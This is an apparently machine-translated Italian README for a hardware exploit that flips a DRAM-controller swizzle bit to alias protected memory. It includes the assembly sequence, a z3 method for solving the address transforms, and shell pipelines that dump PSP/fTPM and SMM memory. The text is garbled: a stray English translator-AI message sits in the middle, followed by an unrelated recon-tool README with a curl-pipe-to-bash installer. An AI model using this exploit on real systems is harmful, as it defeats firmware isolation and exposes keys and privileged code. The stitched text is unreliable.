 xoreaxeaxeax/skitter-creek-bath-salts
Sbloccare _tutto_ sulla CPU con il DRAM scrambling

Sbloccare tutto sulla CPU con lo scrambling della DRAM — PSP, C6, microcodice, SMM e qualsiasi altra cosa che le specifiche hanno omesso.
&x == &x.
Di solito.
Basta modificare il controller DRAM e un indirizzo può essere fatto atterrare ovunque tu voglia in
memoria. skitter-creek-bath-salts modifica gli strati inferiori della gerarchia di memoria
per ricablare le traduzioni degli indirizzi DRAM fisici. Questo rimescola
la memoria della piattaforma, esponendo regioni protette della DRAM — carveout invisibili persino
al kernel. Quando le traduzioni degli indirizzi si rompono, si rompono anche le primitive di sicurezza
costruite su di esse, e sblocchiamo tutto.
Sviluppato e testato su , l'ultima generazione i cui datasheet documentano i registri di traduzione del controller DRAM — e mostrano che non possono essere bloccati. La 17h e oltre semplicemente omettono questa informazione. L' è simile tra generazioni e architetture, e le trasformazioni sottostanti si estendono persino ad ARM, RISC-V e oltre; ci mostra .
skitter-creek-bath-salts*pÈ una lunga discesa.
La memoria è costruita su strati di astrazione così profondi da diventare quasi assurdi. Quando
il tuo codice dereferenzia *p, sembra accedere alla DRAM all'indirizzo p. Non lo fa —
p è un indirizzo virtuale, e prima che un singolo bit di DRAM venga toccato, deve
sopravvivere al calvario sottostante:```
── CPU core / MMU ─────────────────────────────────────────────────
┌─ VA ← 64-bit virtual address from load/store
│
└> canonical-form check ──────────────────────┐ ← bits [63:48] sign-extend from bit 47
┌─ segment base add <─────────────────────────┘ ← FS.base / GS.base (MSR_FS_BASE, MSR_GS_BASE)
│
└> TLB probe ─────────────────────────────────┐ ← tagged by PCID (host) / VPID (guest)
hit → physical address k │
miss → engage hardware page walker │
┌─ page walk (from CR3) <─────────────────────┘ ← walked only on TLB miss
│ PML5[VA 56:48] ← only if CR4.LA57
│ PML4[VA 47:39]
│ PDPT[VA 38:30] ← 1 GiB leaf possible
│ PD [VA 29:21] ← 2 MiB leaf possible
│ PT [VA 20:12]
│ PTE ← R/W · U/S · NX · A/D · PAT · PCD · PWT · G
│
└> per-level checks ──────────────────────────┐ ← evaluated at every level of the walk
privilege (U/S) │ ← CPL vs PTE.U/S
write (R/W) │ ← + CR0.WP
execute (NX) │ ← EFER.NXE
SMEP / SMAP │ ← CR4.SMEP · CR4.SMAP · EFLAGS.AC
protection keys │ ← PKRU (user) · IA32_PKRS (supervisor)
┌─ A/D bit update <───────────────────────────┘ ← locked RMW on PTE
│
└> if guest: EPT / NPT re-walk ───────────────┐ ← each guest-PA above re-walked
EPT-PML4 → EPT-PDPT → EPT-PD → EPT-PT │ ← + EPT memory-type override
⇒ ~5× walks per single guest walk │
┌─ TLB shootdown IPIs <───────────────────────┘ ← invlpg broadcast to peer vCPUs
│
│ ── IOMMU (chipset / I/O fabric) ──────────────────────────────────
│
└> if device-initiated, IOMMU page walk ──────┐ ← VT-d / AMD-Vi: device-ID → domain → tables
│
┌── physical address k <─────────────────┘
│
│ ── CPU core / MMU — memory-type resolution ────────────────────────
│
└> MTRR range match ──────────────────────────┐ ← IA32_MTRR_DEF_TYPE + fixed/variable MTRRs
┌─ PAT entry select <─────────────────────────┘ ← IA32_PAT[ PTE.PAT:PCD:PWT ]
│
└> effective memory type ─────────────────────┐ ← { WB, WT, WC, WP, UC-, UC }
│
── CPU uncore — caches & coherence ────────────────────────────────
│
┌─ L1-D probe <───────────────────────────────┘ ← VIPT, per-core
│
└> L2 probe ──────────────────────────────────┐ ← per-core / per-CCX
┌─ LLC probe + directory consult <────────────┘ ← shared, sliced
│
└> snoop / coherence ─────────────────────────┐ ← MESI / MOESI broadcast
intra-socket │ ← broadcast to peer cores
inter-socket │ ← QPI · UPI · Infinity Fabric · CXL.cache
home-node directory response │ ← data | intervention | abort
│
── system data fabric / interconnect ──────────────────────────────
│
┌─ if MMIO range or sub-4 GiB MMIO hole <─────┘ ← uncore/data fabric posted/non-posted txn
│ → device BAR; done
│
└> else DRAM-bound: data fabric / mesh ───────┐ ← AMD DF · Intel mesh-or-ring uncore
│
┏━━ ── MCT / IMC (memory controller) ────────────────────────────────
W ┃ ┌─ DRAM hole remap <──────────────────────────┘ ← high-memory remap above TOM
E ┃ │
┃ └> memory-region exclusion remap ─────────────┐ ← reserved / protected ranges
┃ ┌─ channel interleave hash <──────────────────┘ ← XOR of selected PA bits → channel
A ┃ │
R ┃ └> rank interleave hash ──────────────────────┐ ← XOR of selected PA bits → rank
E ┃ ┌─ bank interleave hash <─────────────────────┘ ← XOR of selected PA bits → bank
┃ │
┃ └> bank swizzle / XOR scramble ───────────────┐ ← vendor- and BIOS-configurable
H ┃ ┌─ chip-select normalize (DCT) <──────────────┘ ← per-rank CS line
E ┃ │ rank → CS map
R ┃ │
E ┃ └> sub-channel select ────────────────────────┐ ← DDR5 / LPDDR5 only
┗━━ │
│
DRAM coordinates <─────────────────────────┘ ← bank group · bank · row (RAS) · column (CAS)
Questo progetto opera ai livelli più profondi della pipeline `*p`, lo strato MCT/DCT
— dove un indirizzo fisico proveniente dal data fabric/interconnect entra nel memory
controller e viene riscritto un'ultima volta nelle coordinate DRAM grezze che vengono
inviate al DIMM.

---

## Spaghettificare la DRAM

> Gli indirizzi fisici sono in realtà più che altro un suggerimento.```nasm
xor dword [0xf80c2094], 0x00400000
Questo è l'exploit. Tutto quanto.
Un singolo bit-flip nel controller DRAM ricabla il fondo della pipeline *p, e
i dati che erano a &x ora sono da qualche altra parte a metà volo. Improvvisamente &x != &x.
Ogni meccanismo che la CPU, il firmware, l'uncore e il chipset usano per isolare la memoria
protetta si trova al di sopra del controller di memoria, e nessuno di essi vede cosa accade al di sotto.
Le barriere proteggono indirizzi fisici, non coordinate DRAM; riorganizza le
coordinate e le barriere sovrastanti non se ne accorgono mai.
Ma ricablare la DRAM è facile. Il bit sopra è la modalità bank-swizzle nel DCT, ed è solo uno dei tanti che controllano le rimappature degli indirizzi allo strato finale — tutto ciò che devi fare è manipolarli per far crollare tutto ciò che è costruito sopra. La parte più difficile è quindi mantenere la piattaforma attiva mentre l'intera memoria di sistema viene rimescolata sotto di essa.
Il trucco: essere veloce, e non toccare la DRAM. Disabilita gli AP, prepara le TLB, scalda la cache, disabilita gli interrupt, svuota il target, serializza gli accessi alla memoria, e spera che la CPU abbia prelevato in anticipo le istruzioni imminenti. Poi ricabla il MCT/DCT per spaghettificare la DRAM, preleva alcuni dati dalla regione protetta, ripristina le mappature, serializza di nuovo, abilita gli interrupt, riprendi gli AP, e la piattaforma torna alla normalità.```nasm mov eax, [0xf80c2094] ; prime mmio TLB mov eax, [0x6f800000] ; prime target TLB pushf ; preserve flags cli ; interrupts off clflush [0x6f800000] ; evict the target, force the dram read mfence ; barrier - no coherent world dram access lfence ; reordered into spaghettified view xor dword [0xf80c2094], 1<<22 ; flip dct swizzle → spaghettify dram mov ebx, [0x6f800000] ; fetch target in spaghettified view xor dword [0xf80c2094], 1<<22 ; restore dct swizzle → unscramble mfence ; barrier - no spaghettified dram access lfence ; reordered into coherent world view popf ; interrupts back on
Con un'attenta configurazione del paging, degli stati della cache, del threading e dei TLB, lo scrambling degli indirizzi può essere fatto funzionare dal C, per illustrare il collasso della pipeline `*p` e la vista corrotta della piattaforma quando improvvisamente `&x != &x`:

Quindi possiamo ricablare la mappa e ripristinarla senza lasciare traccia. Tutto ciò che resta è sapere in cosa l'abbiamo ricablata.
---
## Sbloccare *tutto*
> Ogni regione di memoria protetta sulla piattaforma, raggiungibile con una calcolatrice.
Con l'approccio sopra descritto, possiamo riprogrammare la trasformazione MCT/DCT su un sistema in esecuzione — riorganizzando lo stadio più basso della pipeline `*p` per rimescolare la memoria da sotto ogni protezione costruita al di sopra di essa.
Ma c'è una sfida: sebbene possiamo riprogrammare la traduzione con un semplice `xor dword [0xf80c2094], 0x00400000`, non abbiamo idea di quali nuove trasformazioni utilizzerà l'MCT/DCT (i datasheet sono sottospecificati qui — le mappe xor sono errate, lo stadio sottrattivo MMIO è non ordinato, e i dettagli variano tra i modelli).
Senza questo, la memoria si rimescola, ma non abbiamo modo di ricostruirla.
Fortunatamente, la trasformazione degli indirizzi del controller DRAM è una mappa lineare su GF(2), il che significa che possiamo ricostruire la memoria rimescolata con algebra lineare di base.
Innanzitutto, consideriamo il caso normale: la trasformazione diretta della configurazione MCT/DCT predefinita viene applicata a un certo indirizzo fisico, che finisce su un segreto in DRAM:```
┌ ┐ ┌ ┐ ┌ ┐
│ 1 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 │ │ 0 │ │ 0 │
│ 0 1 0 0 0 0 0 0 0 0 0 0 0 0 0 0 │ │ 0 │ │ 0 │
│ 0 0 1 0 0 1 0 0 1 0 0 0 0 0 0 0 │ │ 0 │ │ 1 │
│ 0 0 0 1 0 0 0 0 0 0 0 0 0 0 0 0 │ │ 0 │ │ 0 │
│ 0 0 0 0 1 0 0 0 0 0 0 0 0 0 0 0 │ │ 0 │ │ 0 │
│ 0 0 0 0 0 1 0 0 0 0 0 0 0 0 0 0 │ │ 1 │ │ 1 │
│ 0 0 0 0 0 0 0 0 0 1 0 0 0 0 0 0 │ │ 0 │ │ 1 │
│ 0 0 0 0 0 0 0 1 0 0 0 0 0 0 0 0 │ · │ 1 │ = │ 1 │
│ 0 0 0 0 0 0 0 0 1 0 0 0 0 0 0 0 │ │ 0 │ │ 0 │
│ 0 0 0 0 0 0 1 0 0 0 0 0 0 0 0 0 │ │ 1 │ │ 0 │
│ 0 0 0 0 0 0 0 0 0 0 1 0 0 0 0 0 │ │ 0 │ │ 0 │
│ 0 0 0 0 0 0 0 0 0 0 0 1 0 0 0 0 │ │ 0 │ │ 0 │
│ 0 0 0 0 0 0 0 0 0 0 0 0 1 0 0 0 │ │ 0 │ │ 0 │
│ 0 0 0 0 0 0 0 0 0 0 0 0 0 1 0 0 │ │ 0 │ │ 0 │
│ 0 0 0 0 0 0 0 0 0 0 0 0 0 0 1 0 │ │ 0 │ │ 0 │
│ 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 1 │ │ 0 │ │ 0 │
└ ┘ └ ┘ └ ┘
M_firmware target secret
Questa è la visione coerente della memoria: lo stadio più basso della pipeline *p
opera esattamente come dovrebbe.
Ora ricabla lo stadio MCT/DCT di *p con xor dword [0xf80c2094], 0x00400000,
e la piattaforma entra in una visione criptata/spaghettificata della memoria dove una
trasformazione diversa consente a un alias di raggiungere lo stesso segreto DRAM:```
┌ ┐ ┌ ┐ ┌ ┐
│ 1 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 │ │ 0 │ │ 0 │
│ 0 1 0 0 0 0 0 0 0 0 0 0 0 0 0 0 │ │ 0 │ │ 0 │
│ 0 0 1 0 0 0 0 0 0 0 0 0 0 0 0 0 │ │ 1 │ │ 1 │
│ 0 0 0 1 0 0 0 0 0 0 0 0 0 0 0 0 │ │ 0 │ │ 0 │
│ 0 0 0 0 0 0 0 1 0 0 1 0 0 1 0 0 │ │ 1 │ │ 0 │
│ 0 0 0 0 0 1 0 0 0 0 0 0 0 0 0 0 │ │ 1 │ │ 1 │
│ 0 0 0 0 0 0 1 0 0 0 0 0 0 0 0 0 │ │ 1 │ │ 1 │
│ 0 0 0 0 1 0 0 0 0 0 0 0 0 0 0 0 │ · │ 0 │ = │ 1 │
│ 0 0 0 0 0 0 0 0 1 0 0 0 0 0 0 0 │ │ 0 │ │ 0 │
│ 0 0 0 0 0 0 0 0 0 1 0 0 0 0 0 0 │ │ 0 │ │ 0 │
│ 0 0 0 0 0 0 0 0 0 0 1 0 0 0 0 0 │ │ 0 │ │ 0 │
│ 0 0 0 0 0 0 0 0 0 0 0 1 0 0 0 0 │ │ 0 │ │ 0 │
│ 0 0 0 0 0 0 0 0 0 0 0 0 1 0 0 0 │ │ 0 │ │ 0 │
│ 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 1 │ │ 0 │ │ 0 │
│ 0 0 0 0 0 0 0 0 0 0 0 0 0 0 1 0 │ │ 0 │ │ 0 │
│ 0 0 0 0 0 0 0 0 0 0 0 0 0 1 0 0 │ │ 0 │ │ 0 │
└ ┘ └ ┘ └ ┘
M_attacker alias secret
Questo alias ci permette di raggiungere lo stesso segreto senza colpire i blocchi e le difese della piattaforma esistenti, costruiti per la vista coerente. Per trovare l'alias, comporre l'inverso dell'hash attacking/spaghettified con il forward dell'hash firmware/coherent, per ottenere la traduzione che raggiungerà qualsiasi segreto dalla configurazione MCT/DCT malevola:```
    ┌                                 ┐   ┌                                 ┐   ┌   ┐     ┌   ┐
    │ 1 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 │   │ 1 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 │   │ 0 │     │ 0 │
    │ 0 1 0 0 0 0 0 0 0 0 0 0 0 0 0 0 │   │ 0 1 0 0 0 0 0 0 0 0 0 0 0 0 0 0 │   │ 0 │     │ 0 │
    │ 0 0 1 0 0 0 0 0 0 0 0 0 0 0 0 0 │   │ 0 0 1 0 0 1 0 0 1 0 0 0 0 0 0 0 │   │ 0 │     │ 1 │
    │ 0 0 0 1 0 0 0 0 0 0 0 0 0 0 0 0 │   │ 0 0 0 1 0 0 0 0 0 0 0 0 0 0 0 0 │   │ 0 │     │ 0 │
    │ 0 0 0 0 0 0 0 1 0 0 0 0 0 0 0 0 │   │ 0 0 0 0 1 0 0 0 0 0 0 0 0 0 0 0 │   │ 0 │     │ 1 │
    │ 0 0 0 0 0 1 0 0 0 0 0 0 0 0 0 0 │   │ 0 0 0 0 0 1 0 0 0 0 0 0 0 0 0 0 │   │ 1 │     │ 1 │
    │ 0 0 0 0 0 0 1 0 0 0 0 0 0 0 0 0 │   │ 0 0 0 0 0 0 0 0 0 1 0 0 0 0 0 0 │   │ 0 │     │ 1 │
    │ 0 0 0 0 1 0 0 0 0 0 1 0 0 0 0 1 │ · │ 0 0 0 0 0 0 0 1 0 0 0 0 0 0 0 0 │ · │ 1 │  =  │ 0 │
    │ 0 0 0 0 0 0 0 0 1 0 0 0 0 0 0 0 │   │ 0 0 0 0 0 0 0 0 1 0 0 0 0 0 0 0 │   │ 0 │     │ 0 │
    │ 0 0 0 0 0 0 0 0 0 1 0 0 0 0 0 0 │   │ 0 0 0 0 0 0 1 0 0 0 0 0 0 0 0 0 │   │ 1 │     │ 0 │
    │ 0 0 0 0 0 0 0 0 0 0 1 0 0 0 0 0 │   │ 0 0 0 0 0 0 0 0 0 0 1 0 0 0 0 0 │   │ 0 │     │ 0 │
    │ 0 0 0 0 0 0 0 0 0 0 0 1 0 0 0 0 │   │ 0 0 0 0 0 0 0 0 0 0 0 1 0 0 0 0 │   │ 0 │     │ 0 │
    │ 0 0 0 0 0 0 0 0 0 0 0 0 1 0 0 0 │   │ 0 0 0 0 0 0 0 0 0 0 0 0 1 0 0 0 │   │ 0 │     │ 0 │
    │ 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 1 │   │ 0 0 0 0 0 0 0 0 0 0 0 0 0 1 0 0 │   │ 0 │     │ 0 │
    │ 0 0 0 0 0 0 0 0 0 0 0 0 0 0 1 0 │   │ 0 0 0 0 0 0 0 0 0 0 0 0 0 0 1 0 │   │ 0 │     │ 0 │
    │ 0 0 0 0 0 0 0 0 0 0 0 0 0 1 0 0 │   │ 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 1 │   │ 0 │     │ 0 │
    └                                 ┘   └                                 ┘   └   ┘     └   ┘
               M_attacker⁻¹                              M_firmware             target    alias
L'unica difficoltà è che le matrici sono sconosciute, il che significa che non abbiamo idea di come la memoria sia effettivamente rimescolata, e nessuna trasformazione da usare per raggiungere il segreto in primo luogo:``` ┌ ┐ ┌ ┐ ┌ ┐ ┌ ┐ │ ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? │ │ ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? │ │ 0 │ │ ? │ │ ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? │ │ ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? │ │ 0 │ │ ? │ │ ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? │ │ ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? │ │ 0 │ │ ? │ │ ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? │ │ ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? │ │ 0 │ │ ? │ │ ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? │ │ ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? │ │ 0 │ │ ? │ │ ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? │ │ ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? │ │ 1 │ │ ? │ │ ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? │ │ ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? │ │ 0 │ │ ? │ │ ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? │ · │ ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? │ · │ 1 │ = │ ? │ │ ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? │ │ ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? │ │ 0 │ │ ? │ │ ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? │ │ ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? │ │ 1 │ │ ? │ │ ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? │ │ ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? │ │ 0 │ │ ? │ │ ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? │ │ ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? │ │ 0 │ │ ? │ │ ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? │ │ ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? │ │ 0 │ │ ? │ │ ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? │ │ ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? │ │ 0 │ │ ? │ │ ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? │ │ ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? │ │ 0 │ │ ? │ │ ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? │ │ ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? │ │ 0 │ │ ? │ └ ┘ └ ┘ └ ┘ └ ┘ M_attacker⁻¹ M_firmware target alias
Fortunatamente, a questo punto è solo algebra lineare, e potresti risolvere le trasformazioni a mano se vuoi. Oppure: con una calcolatrice.

Usiamo [z3](https://github.com/z3prover/z3). Innanzitutto, il solver SMT ha bisogno di vincoli con cui lavorare.

Parti dalla vista coerente, modifica l'MCT/DCT per passare alla vista spaghettificata, inserisci un valore sentinella come `0xdeadc0de` in un indirizzo casuale in memoria, torna alla vista coerente e scansiona la memoria per dove riemerge la sentinella. Questo fornisce una coppia (target, alias) — un dato concreto che mostra due indirizzi fisici che mappano sulla stessa cella in DRAM. Ripeti il processo, raccogli una manciata di dati, passali a z3, e questo risolve la matrice di trasformazione necessaria per convertire tra le due viste — qualsiasi indirizzo fisico della vista coerente da un lato, il suo alias nella vista spaghettificata dall'altro:```
    ┌                                 ┐   ┌   ┐     ┌   ┐
    │ 1 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 │   │ 0 │     │ 0 │
    │ 0 1 0 0 0 0 0 0 0 0 0 0 0 0 0 0 │   │ 0 │     │ 0 │
    │ 0 0 1 0 0 1 0 0 1 0 0 0 0 0 0 0 │   │ 0 │     │ 1 │
    │ 0 0 0 1 0 0 0 0 0 0 0 0 0 0 0 0 │   │ 0 │     │ 0 │
    │ 0 0 0 0 0 0 0 1 0 0 0 0 0 0 0 0 │   │ 0 │     │ 1 │
    │ 0 0 0 0 0 1 0 0 0 0 0 0 0 0 0 0 │   │ 1 │     │ 1 │
    │ 0 0 0 0 0 0 0 0 0 1 0 0 0 0 0 0 │   │ 0 │     │ 1 │
    │ 0 0 0 0 1 0 0 0 0 0 1 0 0 0 0 1 │ · │ 1 │  =  │ 0 │
    │ 0 0 0 0 0 0 0 0 1 0 0 0 0 0 0 0 │   │ 0 │     │ 0 │
    │ 0 0 0 0 0 0 1 0 0 0 0 0 0 0 0 0 │   │ 1 │     │ 0 │
    │ 0 0 0 0 0 0 0 0 0 0 1 0 0 0 0 0 │   │ 0 │     │ 0 │
    │ 0 0 0 0 0 0 0 0 0 0 0 1 0 0 0 0 │   │ 0 │     │ 0 │
    │ 0 0 0 0 0 0 0 0 0 0 0 0 1 0 0 0 │   │ 0 │     │ 0 │
    │ 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 1 │   │ 0 │     │ 0 │
    │ 0 0 0 0 0 0 0 0 0 0 0 0 0 0 1 0 │   │ 0 │     │ 0 │
    │ 0 0 0 0 0 0 0 0 0 0 0 0 0 1 0 0 │   │ 0 │     │ 0 │
    └                                 ┘   └   ┘     └   ┘
         M_attacker⁻¹ ∘ M_firmware        target    alias


Alimentare la z3 con coppie di alias una alla volta ci permette di osservare il risolutore SMT decifrare lo scrambling della memoria in tempo reale, come mostrato nell'immagine di apertura.
La trasformazione risolta è una stele di Rosetta: qualsiasi indirizzo di destinazione nella vista coerente mappa su un alias che raggiunge la stessa DRAM nella vista spaghettificata. Per raggiungere qualsiasi memoria protetta, prendi un indirizzo che normalmente non possiamo toccare — memoria privata PSP, SMRAM, lo stato idle C6 — e passalo attraverso la trasformazione per ottenere il suo alias. Poi ricabla il DCT con xor dword [0xf80c2094], 0x00400000, leggi o scrivi l'alias, e torna indietro con un secondo xor. Il percorso dell'alias attraverso la pipeline *p non incontra mai una barriera che la piattaforma ha costruito per la vista coerente — accesso senza restrizioni a qualsiasi cosa nella DRAM.

Alla fine, tutto ciò che è stato così accuratamente isolato — memoria privata PSP, SMRAM, lo stato idle C6, inaccessibile dal sistema operativo, da ring-0, a volte dalla CPU stessa — è ancora lì, nelle stesse capacità DRAM. Ma le serrature sono state costruite attorno alla vista coerente della memoria, e non fanno nulla contro un alias spaghettificato che raggiunge la stessa cella.
Basta cambiare un bit nel livello finale della pipeline *p, e abbiamo sbloccato tutto.
Manometti il tuo PSP, vedi cosa succede.
L'fTPM gira sul core ARM del PSP stesso, in un carveout DRAM proprio oltre la cima visibile della memoria. Raggiungilo aliasando un indirizzo fisico visibile al sistema operativo su di esso, estrai i byte, disassembla.```sh
./userspace/platform_check || exit 1
eval "$(sudo ./userspace/dram_carveouts --region psp)"
sudo ./userspace/dram_dump --protected-pa $PSP_BASE --length $PSP_SIZE
$(printf -- '--map %s ' data/maps/2x4gb_*.map) > psp.bin
objdump -b binary -m armv7 -M force-thumb --adjust-vma=$PSP_BASE
--start-address=$((PSP_BASE + 0x19d4))
--stop-address=$((PSP_BASE + 0x19d4 + 0x64))
-D psp.bin
I'm sorry, but I don't see any content to translate in your message. You mentioned "INPUT:" but no actual Markdown text was provided after it.

Please paste the chunk 19 content you'd like me to translate from English to Italian, and I'll return only the translated Markdown, preserving all structure, code, paths, URLs, and technical identifiers exactly as they appear.```armasm
; crAmd_ModExp — the fTPM's RSA modular-exponentiation routine, recovered intact
; from the PSP's private DRAM.
7f8019d4:  b5f0       push  {r4, r5, r6, r7, lr}
7f8019d6:  b0e5       sub   sp, #404
7f8019de:  2280       movs  r2, #128                  ; 1024-bit operand
7f8019e4:  f7fe ffef  bl    0x7f8009c6                ; import base (aA)
7f8019ee:  a0eb       adr   r0, 0x7f801d9c            ; "crAmd_ModExp aA failed, status = 0x%x"
7f8019f8:  f7fe ffe5  bl    0x7f8009c6                ; import exponent (aB)
7f801a02:  a0f0       adr   r0, 0x7f801dc4            ; "crAmd_ModExp aB failed status = 0x%x"
7f801a18:  f000 fdd4  bl    0x7f8025c4                ; the modexp itself
7f801a20:  a0f2       adr   r0, 0x7f801dec            ; "crAmd_ModExp failed ret=0x%08x, exit"
7f801a22:  f000 fef5  bl    0x7f802810                ; log error
7f801a2e:  f001 e92a  blx   0x7f802c84                ; export result
7f801a36:  bdf0       pop   {r4, r5, r6, r7, pc}
Ecco il motore RSA del PSP — il modexp dietro ogni firma fTPM, e dietro i test di Miller-Rabin che generano le sue chiavi — estratto dalla memoria che il PSP dovrebbe possedere da solo, recintato al controller di memoria, opaco persino a ring-0. Modificalo come preferisci.
Leggi ciò che SMM nasconde.
Il vettore di ingresso dell'handler SMI si trova a SMBASE + 0x8000. SMBASE è nel
MSR 0xc0010111. Leggilo, estrai i byte attraverso la mappa alias e convogliali
direttamente in un disassembler:```sh
./userspace/platform_check || exit 1
sudo modprobe msr
SMM_BASE=0x$(sudo rdmsr -p 0 0xc0010111) SMI_ENTRY=$(( SMM_BASE + 0x8000 ))
sudo ./userspace/dram_dump --protected-pa $SMI_ENTRY --length 0x40
$(printf -- '--map %s ' data/maps/2x4gb_*.map) | ndisasm -b 16 -
## Installazione

### Installazione tramite script (Linux/macOS)

```bash
curl -fsSL https://raw.githubusercontent.com/cyberark/ReconAIzer/main/install.sh | bash
git clone https://github.com/cyberark/ReconAIzer.git
cd ReconAIzer
pip install -r requirements.txt
docker build -t reconaizer .
docker run -it --rm reconaizer --help
python reconaizer.py --target example.com --output results/
| Flag | Descrizione |
|---|---|
--target | Dominio o indirizzo IP di destinazione |
--output | Directory di output per i risultati |
--threads | Numero di thread concorrenti (predefinito: 10) |
--timeout | Timeout della richiesta in secondi (predefinito: 30) |
--verbose | Abilita l'output dettagliato |
python reconaizer.py --target example.com
python reconaizer.py --target example.com --output /tmp/recon --threads 20 --verbose
ReconAIzer è composto da diversi moduli specializzati:
La configurazione può essere fornita tramite un file config.yaml:
target: example.com
threads: 10
timeout: 30
modules:
  - subdomain
  - ports
  - web
